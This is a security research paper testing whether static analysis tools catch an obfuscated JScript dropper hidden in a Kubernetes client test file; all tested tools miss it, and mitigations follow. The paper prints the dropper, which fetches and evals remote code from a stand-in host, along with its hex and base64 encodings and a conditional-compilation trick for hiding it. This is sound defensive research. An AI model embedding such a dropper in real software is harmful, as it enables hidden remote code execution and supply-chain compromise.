Bypassing Static Application Security Testing: A Ghost in the Machine

Author: Anthony Nazzise, Anthony.nazzise@fmr.com

Advisor: *Dr. Tim Proffitt*

Accepted: *April 7, 2023*

Abstract

In this whitepaper, the researcher will explore the performance of various static application security testing (SAST) when detecting obfuscated malware. As cybersecurity professionals, we understand the importance of uncovering vulnerabilities in software before malicious actors can exploit them.

The expectation at the onset of this project was to show that, while some SAST tools could detect obfuscated malware, others would only partially do so. The results of the experiment were that none of the tools were able to detect the obfuscated code. Research shows that through experimenting and understanding the limitations of SAST tools as well as the characteristics of the obfuscation techniques that made it difficult to recognize the malware; organizations will be better equipped to mitigate the associated risks.

This study aims to help organizations improve their security measures by showing which SAST tools are more effective in detecting obfuscated malware and raising awareness for methods of mitigating tool weaknesses.

As cybersecurity experts, understanding the limitations of current SAST tools and how to enhance security measures to protect from new and evolving threats is crucial.

https://t.me/learningnets

Contents

Abstract 0
I. Introduction 2
II. Research Method 2
  Making the Malware 3
  SAST Methodology 5
III. Findings and Discussion 5
  Open-Source Tools Used 6
    Bearer 6
    Horusec 8
    HCL AppScan CodeSweep 9
    ShiftLeftSecurity SAST-Scan 10
    GitHub Advanced Security 10
    SonarQube 11
  Enterprise Grade Tools Used 12
    GitHub Advanced Security Enterprise 12
IV. Recommendations and Implications for Future Research 13
  Sharing Results 13
  Potential Mitigations 14
    Deobfuscate 14
    Policy and Process changes 15
    Malicious Insider Training 16
    Future Research 16
V. Conclusion 17
Table of Figures 19
References 20

https://t.me/learningnets

I. Introduction

Information security practitioners should always account for and mitigate against internal and external threats. Take, for instance, the incident where Charles E. Taylor sabotaged his former company. He received 18 months in federal prison for remotely accessing the company's routers and servers. Taylor used encryption/obfuscation methods to bypass the company's security tools. Taylor's malicious actions were taken post-resignation (Ferguson, 2020). The case of Charles Taylor is a single example of how an organization could be affected if their security tools cannot identify threats from obfuscated code which conceals the true nature and purpose of malware.

This research aims to demonstrate that existing static application security testing (SAST) tools can fail to detect obfuscated malware delivered through software deployments. A series of experiments will show how attackers can use code obfuscation techniques to evade detection by SAST tools. Research findings highlight the need for better detection mechanisms and potential updates to secure coding and deployment practices. Various tools are available, from simple scripts for Grep results to full-featured, enterprise-grade tools. Given that obtaining access to enterprise-grade tools can be problematic, the choice was made to mostly stick with open-source tooling and use one or two paid solutions.

This research will show how threat actors might embed malware into code to be consumed later by individuals or any level of an organization or government. Further, this research will offer suggestions on how to best locate and mitigate the risk of this hidden code or ‘ghosts in the machine’.

II. Research Method

For the purpose of showing how obfuscated code could be missed by SAST tools, suitable malware was needed for testing that would neither infect the host computer nor would it infect anyone else’s computers if they chose to attempt to recreate this research. Several resources are available, with many malware samples to choose from. The issue was needing to be more skilled in malware reverse engineering. After completing an online course by Matt

https://t.me/learningnets

Kiely (aka HuskyHacks) the researcher was instilled the basics of malware reverse engineering (Kiely, 2022).

The methodology used in this paper is first to find well-maintained tools on GitHub or have actively updated Docker containers. The goal is to use the tools available to small and medium-sized companies. It should be noted that there are several enterprise-grade SAST solutions are available. However, these SAST tools typically have a steep barrier to entry in terms of financial costs. The second step in the methodology is to test the tools by scanning infected files and comparing the results between the tools. Primarily, the target is "pass/fail" results from the tools, but if the tools provide other metrics, those will also be cataloged.

Making the Malware

After reviewing the "HuskyHacks" course (and several of his supplied malware samples), the result was the following malware dropper in JScript:

```
var request = new XMLHttpRequest();
request.open('GET', 'http://superevilmalwaresample.com/evil.js', false);
var response = request.response;
this.eval(response);
```

Part of creating this dropper was ensuring the domain superevilmalwaresample.com was not in use. This dropper is very simple; it makes a GET request to pull the file, waits for the response then executes it, in this case, evil.js. For this example, evil.js does not exist, but the intention would be that the malware author has a malicious file on their server that the dropper calls out to wait for the response and then executes.

Getting the dropper ready for deployment took a few steps and some additional research along the way.

1. Minify the dropper's code. To do this, use an online resource called obfuscator.io, a JavaScript obfuscation tool (Searfim & Kachalov, 2023). Use obfuscation.io to minimize the script:

```
var request=new
XMLHttpRequest();request['open']('GET','http://superevilmalwaresamp
le.com/evil.js',![]);var
response=request['response'];this['eval'](response);
```

https://t.me/learningnets

2. Obfuscate the code via hex encoding. Use CyberChef to accomplish the encoding piece (GCHQ, 2023).

0x76,0x61,0x72,0x20,0x72,0x65,0x71,0x75,0x65,0x73,0x74,0x3d,0x6
e,0x65,0x77,0x20,0x58,0x4d,0x4c,0x48,0x74,0x74,0x70,0x52,0x65,0x
71,0x75,0x65,0x73,0x74,0x28,0x29,0x3b,0x72,0x65,0x71,0x75,0x65,0
x73,0x74,0x5b,0x27,0x6f,0x70,0x65,0x6e,0x27,0x5d,0x28,0x27,0x47,
0x45,0x54,0x27,0x2c,0x27,0x68,0x74,0x74,0x70,0x3a,0x2f,0x2f,0x73
,0x75,0x70,0x65,0x72,0x65,0x76,0x69,0x6c,0x6d,0x61,0x6c,0x77,0x6
1,0x72,0x65,0x73,0x61,0x6d,0x70,0x6c,0x65,0x2e,0x63,0x6f,0x6d,0x
2f,0x65,0x76,0x69,0x6c,0x2e,0x6a,0x73,0x27,0x2c,0x21,0x5b,0x5d,0
x29,0x3b,0x76,0x61,0x72,0x20,0x72,0x65,0x73,0x70,0x6f,0x6e,0x73,
0x65,0x3d,0x72,0x65,0x71,0x75,0x65,0x73,0x74,0x5b,0x27,0x72,0x6
5,0x73,0x70,0x6f,0x6e,0x73,0x65,0x27,0x5d,0x3b,0x74,0x68,0x69,0x
73,0x5b,0x27,0x65,0x76,0x61,0x6c,0x27,0x5d,0x28,0x72,0x65,0x73,0
x70,0x6f,0x6e,0x73,0x65,0x29,0x3b

3. The experimentation will also use base64 as a second form of encoding. The intent is to show that the findings of the experimentation are not based on a single use case. The second file (testBase.ts) is exactly the same as object_test.ts except that the malicious code is base64 encoded shown below.

dmFyIHJlcXVlc3Q9bmV3IFhNTEh0dHBSZXF1ZXN0KCk7cmVxd
WVzdFsnb3BlbiddKCdHRVQnLCdodHRwOi8vc3VwZXJldmlsbWFs
d2FyZXNhbXBsZS5jb20vZXZpbC5qcycsIVtdKTt2YXIgcmVzcG9uc
2U9cmVxdWVzdFsncmVzcG9uc2UnXTt0aGlzWydldmFsJ10ocmVzc
G9uc2UpOw==

4. Use conditional compilation, and insert it into a benign JavaScript file. The @ and comment symbols are a clever way of using conditional compilation to make the malicious code look like a comment to other engines (and hopefully our SAST tools). It says, "If this is opened in something that supports JScript 4 or better, run the malicious code". Only WScript will support JScript 4 or higher. And then, if opened in any other program, ignore that conditional compilation; it just looks like a comment and is ignored. The final dropper looks like this:

```
/*@cc_on @*//*@if(@_jscript_version >= 4) <MALICIOUS CODE ABOVE> @else @*/ <BENIGN CODE>

<BENIGN CODE>

/*@end @*/
```

For this research a Kubernetes client written in JavaScript (k8s-sig-api-machinery, 2023) is utilized. The researcher has inserted the obfuscated dropper into the most extensive JavaScript/TypeScript file in the code, which is object_test.ts (testBase.ts for the tests using

https://t.me/learningnets

base64). The researcher predicted that the size of the file and the fact that only the dropper portion is obfuscated, the SAST tools will miss the malware.

SAST Methodology

The focus of this section is to discuss the implementation of procedures used to test commonly available SAST products for potential false negatives. The data will be acquired from experimentation wherein a malicious payload is encoded and embedded inside benign code and scanned by various SAST tools.

SAST tools are designed to perform security analysis on software applications without executing them. These tools analyze source code and identify potential security vulnerabilities attackers could exploit. SAST tools scan the application's source code and look for potential security issues such as buffer overflows, cross-site scripting (XSS) attacks, SQL injection flaws, and many other vulnerabilities. SAST tools create an abstract syntax tree (AST), a structural representation of the application's source code that can be easily searched and analyzed.

Once generated, the SAST tool applies rules or patterns to the tree to find potentially vulnerable code structures. For example, the tool may look for improper sanitization of user input before being used in a SQL query or improper dynamic memory allocation, leading to buffer overflow vulnerabilities. When the analysis is complete, the SAST tool provides a report detailing any potential security vulnerabilities identified and recommendations for mitigating those issues. This report might include information about the specific lines of code containing issues, a severity rating for each issue, and remediation guidance to help developers fix the vulnerabilities (Cankurt, 2022).



Figure 1 Basic SAST workflow (Cankurt, 2022)

III. Findings and Discussion

Open-source security tools are free and readily accessible to users around the world. They are often developed by a community of volunteers who contribute their time and resources to develop the software and keep it updated. These tools are typically designed to be highly

https://t.me/learningnets

customizable, allowing users to tailor them to their specific needs. In contrast, enterprise-grade security tools are typically developed by established vendors and come with a price tag that reflects the cost of development, support, and maintenance. These tools may offer more advanced features and functionality than their open-source counterparts, but they can be more expensive and may require specialized knowledge and training to use effectively.

For this paper, several open-source solutions will be examined as well as one enterprise-grade tool. Prior to starting the experimentation phase of the project, it is expected that the enterprise-grade tool will outperform the open-source tools.

Open-Source Tools Used

Several Free and Open Source (FOSS) SAST tools were evaluated throughout research and experimentation. Seeing how few detected anything wrong in the sample file was eye-opening. As cybersecurity professionals, there should be an understanding that no single security tool can detect and prevent all malicious activity. This understanding is particularly true when dealing with increasingly sophisticated malware attacks designed to evade detection, in this case, through obfuscation and encoding.

The overall goal of the experimentation was not to exploit a system or download malware via the dropper but to prove that malicious insiders can bypass SAST tooling. To that end, several FOSS tools were selected for assessment and rated pass/fail. The expected results for these tools are that they may not be able to report the obfuscated code but that the tools should identify code that they cannot understand and throw an alert. It should be noted that this research's objective is not to call attention to specific tools or make opinions regarding the tools listed.

The criteria for FOSS tool selection are based on the idea that many small to medium sized companies won't have dedicated SSDLC teams. That lead the researcher to select tools that are well used (e.g., the highest pull requests on GitHub), and usability. Presumably if the tool is being used and updated frequently then the tool should be very effective. Usability is a factor in that if the tool is overly difficult to use, then teams are less likely to use them in the first place. The following examples represent both of these criteria.

Bearer

The first tool used during experimentation is called Bearer. Bearer is a static application security testing (SAST) tool that scans your source code and analyzes your data flows to discover, filter and prioritize security and privacy risks (Bearer, 2023). Bearer comes loaded by default with 66 rules used to inspect code. The rule list is expandable, but for the scope of this paper, the default rule set was used. It is available for various operating system distributions from the Bearer GitHub page. Given that only one file was scanned for this test, the test output was produced very quickly. Sadly, for Bearer, the results indicated a successful scan with no rule failures detected. This test failed to produce an alert.

https://t.me/learningnets

```
┌──(root💀 DESKTOP-98S9OMU)-[/home/toadalpwn/Desktop]
└─# bearer scan /home/toadalpwn/Desktop/test/object_test.ts
Loading rules
You are running an outdated version of Bearer CLI, v1.6.1 is now available. You can find update in
structions at https://docs.bearer.com/reference/installation/#updating-bearer
Scanning target /home/toadalpwn/Desktop/test/object_test.ts
 └ 100% [===============] (1/1, 24 files/min) [2s]
Running Detectors
Generating dataflow
Evaluating rules
 └ 100% [===============] (180/180, 256 rules/s) [0s]


Summary Report

=====================================

Rules:
 - 66 default rules applied (https://docs.bearer.com/reference/rules)

Need to add your own custom rule? Check out the guide: https://docs.bearer.com/guides/custom-rule

=====================================

SUCCESS

66 checks were run and no failures were detected. Great job! 👏

Need help or want to discuss the output? Join the Community https://discord.gg/eaHZBJUXRF


┌──(root💀 DESKTOP-98S9OMU)-[/home/toadalpwn/Desktop]
└─#
```

Figure 2 Bearer Results

The second test using Bearer was on the testBase.ts file to check if using a different encoding method would make a difference. Interestingly, between the first run on object_test.ts and testBase.ts the tool must have updated and is now showing two findings. The two low findings Bearer found are for CWE-693 javascript_express_helmet_missing. Bearer provides a flag to ignore those findings and the results are that Bearer failed to alert on the obfuscated payload.

https://t.me/learningnets

```
┌──(root💀DESKTOP-98S90MU)-[/home/toadalpwn/Desktop/test]
└─# bearer scan testBase.ts --skip-rule=javascript_express_helmet_missing
Loading rules
You are running an outdated version of Bearer CLI, v1.10.0 is now available. You can find update instructions at
 https://docs.bearer.com/reference/installation/#updating-bearer
Scanning target testBase.ts
 └ 100% [===============] (1/1, 23 files/min) [2s]
Running Detectors
Generating dataflow
Evaluating rules
 └ 100% [===============] (149/149, 224 rules/s) [0s]


Summary Report

=====================================

Rules:
 - 63 default rules applied (https://docs.bearer.com/reference/rules)

Need to add your own custom rule? Check out the guide: https://docs.bearer.com/guides/custom-rule

=====================================

SUCCESS

63 checks were run and no failures were detected. Great job! 👏

Need help or want to discuss the output? Join the Community https://discord.gg/eaHZBJUXRF


┌──(root💀DESKTOP-98S90MU)-[/home/toadalpwn/Desktop/test]
└─#
```

Figure 3 Bearer results base64

Horusec

The following tool used is called Horusec. Horusec is an open-source tool that performs a static code analysis to identify security flaws during development (Horusec, 2020). Several ways to install and run Horusec include using docker containers, downloaded binaries, or as an extension in Visual Studio Code. For this paper, the VS Code option was used. The upside of this tool is that it is fast and easy to use. The downside is that while it did detect some vulnerabilities in the code, it did not detect the obfuscated payload. The image below shows the object_test.ts file with the obfuscated payloads on the right and the Horusec findings on the left. This test failed to produce an alert.

```
HORUSEC
VULNERABILITIES
  object_test.ts
    Leaks - HorusecEngine : Hard-coded password...
    Leaks - HorusecEngine : Hard-coded password...
    Leaks - HorusecEngine : Hard-coded password...
    Leaks - HorusecEngine : Hard-coded password...

testBase.ts   object_test.ts 9+
object_test.ts > ...
1  /*@cc_on @*//*@if(@_jscript_version >= 4) 0x76,0x61,0x72,0x20,0x72,0x65,0x71,0x75,0x73,0x74,0x3d,0x6e,0x65,0x77,0x20,0x58,
2  import { fail } from 'assert';
3  import { expect } from 'chai';
4  import nock = require('nock');
5  import { V1APIResource, V1APIResourceList, V1Secret } from './api';
6  import { KubeConfig } from './config';
```

Figure 4 Horusec via VS Code Results

As depicted below Horusec also failed to alert on the base64 encoded version of the obfuscated code.

https://t.me/learningnets



Figure 5 Horusec via VS Code results base64

HCL AppScan CodeSweep

The AppScan CodeSweep VS Code extension is a free-to-use security tool designed for beginners and professionals who need a quick, simple, and platform-friendly program. CodeSweep Offers various features, including AppScan's SAST Scanning Engine, AutoFix, and support for over 30 languages/frameworks (HCL, 2023). This tool is another easy-to-use VS Code extension with a wide variety of language-specific checks that it performs. AppScan CodeSweep found the four hard-coded credentials for the target Typescript files but no findings for the obfuscated code in the object_test.ts file.



Figure 6 HCL AppScan CodeSweep via VS Code

AppScan CodeSweep also failed to alert on obfuscated base64 encoded payload in the testBase.ts file.



Figure 7HCL AppScan CodeSweep via VS Code base64 results

https://t.me/learningnets

ShiftLeftSecurity SAST-Scan

Shift Left Security's SAST-Scan is another FOSS tool. This tool bundles other tools boasting support for 28 different programming languages and produces a report after running (ShiftLeftSecurity, 2023). For this research, the tool was run locally via a Docker container. The tool ran quickly, but as the image below shows, it did not alert on the obfuscated payload. This test failed to produce an alert on the object_test.ts file. SAST-Scan also failed to produce alerts for the testBase.ts file. The results for both scans looked exactly the same, therefore only one results image is included.

Figure 8 ShiftLeft Scan Results

GitHub Advanced Security

The next open-source tool used for experimentation is GitHub Advanced Security (GHAS). All GHAS non-enterprise functionality enabled the test repository, including secrets-scanning and code scanning. GHAS Code scanning is a feature used to analyze the code in a GitHub repository to find security vulnerabilities and coding errors. Any problems identified by the analysis are shown in GitHub. Code scanning can find, triage, and prioritize fixes for existing problems in the code. Code scanning also prevents developers from introducing new problems (GitHub, 2023). Much like the other tools tested, GHAS failed to alert on the obfuscated dropper code in the sample file. This test failed to produce an alert for either object_test.ts or testBase.ts both of which are in the same repository. Given the image is the same for the results of both files scanned, only one image is provided for this tool.

https://t.me/learningnets



Figure 9 GHAS Code Scanning Results

SonarQube

The final open-source tool to be used for this analysis is SonarQube. SonarQube is a self-managed, automatic code review tool that systematically helps you deliver clean code. As a core element of our Sonar solution, SonarQube integrates into your existing workflow and detects issues in your code to help you perform continuous code inspections of your projects. The tool analyses 30+ different programming languages and integrates into your CI pipeline and DevOps platform to ensure that your code meets high-quality standards (SonarQube, 2023).

The image below indicates that SonarQube failed to identify or alert on the obfuscated/encoded content.

https://t.me/learningnets



Figure 10 SonarQube Results Dashboard

Enterprise Grade Tools Used

GitHub Advanced Security Enterprise

The final phase of testing was running the scans against enterprise grade tools. Acquiring permission to use an enterprise tool was challenging, but not impossible. While GitHub Advanced Security (GHAS) was used previously during the open-source phase, it was not used with enterprise rules. This final trial was run with Mend and CodeQL in addition to the standard rules. The images below indicate that this test failed as well. CodeQL secret scanning did find the hard-coded password in the code, but it did not alert on the obfuscated malware dropper code.

https://t.me/learningnets



Figure 11 GHAS Enterprise Results

The SAST tools reviewed above are representative of several additional tools that were tested during the experimentation phase of this project. Some were easier to install and operate than others, including several tools in a 'toolbox' format. It should be noted that none of the tools used during this research successfully detected the obfuscated code. This failure was not the behavior expected at the start of the experimentation. The expectation was that at least one tool would report or alert code it could not understand. The fact that none of the tools alerted on the code that the tools didn't understand shows that malicious insiders can push malicious code to production without being detected by the tools in use by the organization. This could allow the implementation of back-doors, distribution of malware or exfiltration of proprietary code.

IV. Recommendations and Implications for Future Research

Sharing Results

The point of doing any research in the realm of cybersecurity should be to improve the overall security standpoint of not just our organizations but of all organizations. To that end, it is essential to share the findings and feedback from this research with the authors of the SAST tools used during this project. Feedback methods include contacting them directly through their contact information or by submitting an issue on their GitHub pages. When sharing test results, providing clear and concise details about the issues encountered is essential, including any steps

https://t.me/learningnets

taken to reproduce the problem. By doing so, the authors can make updates and allow for the improvement of the security posture of all of the organizations using those tools.

The current weakness of SAST tools in detecting obfuscated code underscores the importance of implementing a defense-in-depth approach until these limitations are addressed. Defense in depth involves deploying multiple layers of security measures to provide a comprehensive and robust defense against potential threats. In the context of dealing with obfuscated code, organizations can adopt several best practices as part of their defense-in-depth strategy. These best practices may include deobfuscation of code during the code review process, policy and process changes, insider training. By implementing these general concepts of defense in depth, organizations can take proactive steps to mitigate the risks associated with obfuscated code, while waiting for advancements in SAST tools to overcome their current limitations.

There are many ways to mitigate the vulnerability discovered during the experimentation phase of this project. For the scope of this whitepaper the following will be discussed:

- Deobfuscation of code –The basic premise here is that the SAST tooling should detect the method of encoding (e.g., hex or base64 etc.,) and decode it (or at least alert on it). Likewise, if the developer has used true obfuscation tactics (wherein variables are renamed to seemingly random values), the tooling should alert the presence of the obfuscated code.
- Policy and process changes – The intent is to implement changes to the SSDLC processes and policies to either include a manual review of the code or automated review by another developer or security expert prior to implementing obfuscation controls.
- Insider training – Developer training as well as security analyst training should cover the idea that other employees may not always have the company's best interests at heart. This training would coincide with the policy/process changes to have the code inspected for malicious obfuscated or encoded payloads.

There is always a chance that obfuscation of code could be found in open-source tools or scripts obtained from legitimate sources. If such a finding were discovered, it would be best to share those details with the community via intelligence sharing platforms such as CISA (Cybersecurity & Infrastructure Security Agency). Information sharing is essential to furthering cybersecurity. Isolating cyber-attacks and preventing them in the future requires the coordination of many groups and organizations. By rapidly sharing critical information about attacks and vulnerabilities, the scope of cyber events can be greatly decreased. With the right plans, processes, and connections in place, information sharing can be seamless step of incident response procedures and a first defense against wide-spread cyber-attacks (CISA, 2023).

Potential Mitigations

Deobfuscate

Obfuscation of code is widely considered to be a 'best practice' in making code harder to reverse engineer. The ability to hide what code is doing is a great way to slow down attackers.

https://t.me/learningnets

When the attacker is inside the organization's walls, other means must be employed to safeguard and protect the organization and its clients. Some potential mitigations include implementing tools intended to deobfuscate code so that the SAST tools can inspect for vulnerabilities properly. These tools, such as W3cubTools, can remove obfuscation to read and understand code (w3cub, 2023). Deobfuscation is taking obfuscated code and transforming it into a more readable format. This process involves reversing the intentional complexity, which may include control flow obfuscation, string obfuscation, and other methods used to hide the purpose of the code. Security professionals can better understand the underlying logic and identify potential vulnerabilities or malicious behavior by deobfuscating the code.

While deobfuscation is an effective technique for identifying and understanding obfuscated code, it is essential to note some limitations. For example, heavily obfuscated code can be challenging to reverse engineer, even with advanced tools. Additionally, obfuscation is often used with other techniques, such as anti-analysis and anti-debugging strategies, to make it more difficult for security professionals to identify and neutralize threats.

Deobfuscation is a powerful approach for identifying malicious obfuscated code and minimizing the risk of cyberattacks. By leveraging deobfuscation techniques, security professionals can better understand the behavior of obfuscated code which might have slipped past existing automated detection mechanisms. While not foolproof, deobfuscation is invaluable to any comprehensive cybersecurity strategy to protect against obfuscated code-based attacks.

Policy and Process changes

The danger of deploying code without a comprehensive security review is not to be taken lightly. Even the most minor vulnerability can give attackers new entry points into an organization’s systems, putting data and users at risk. Therefore, proper policies surrounding code deployment must reflect the criticality of security checks to minimize exposure to vulnerabilities and malicious code.

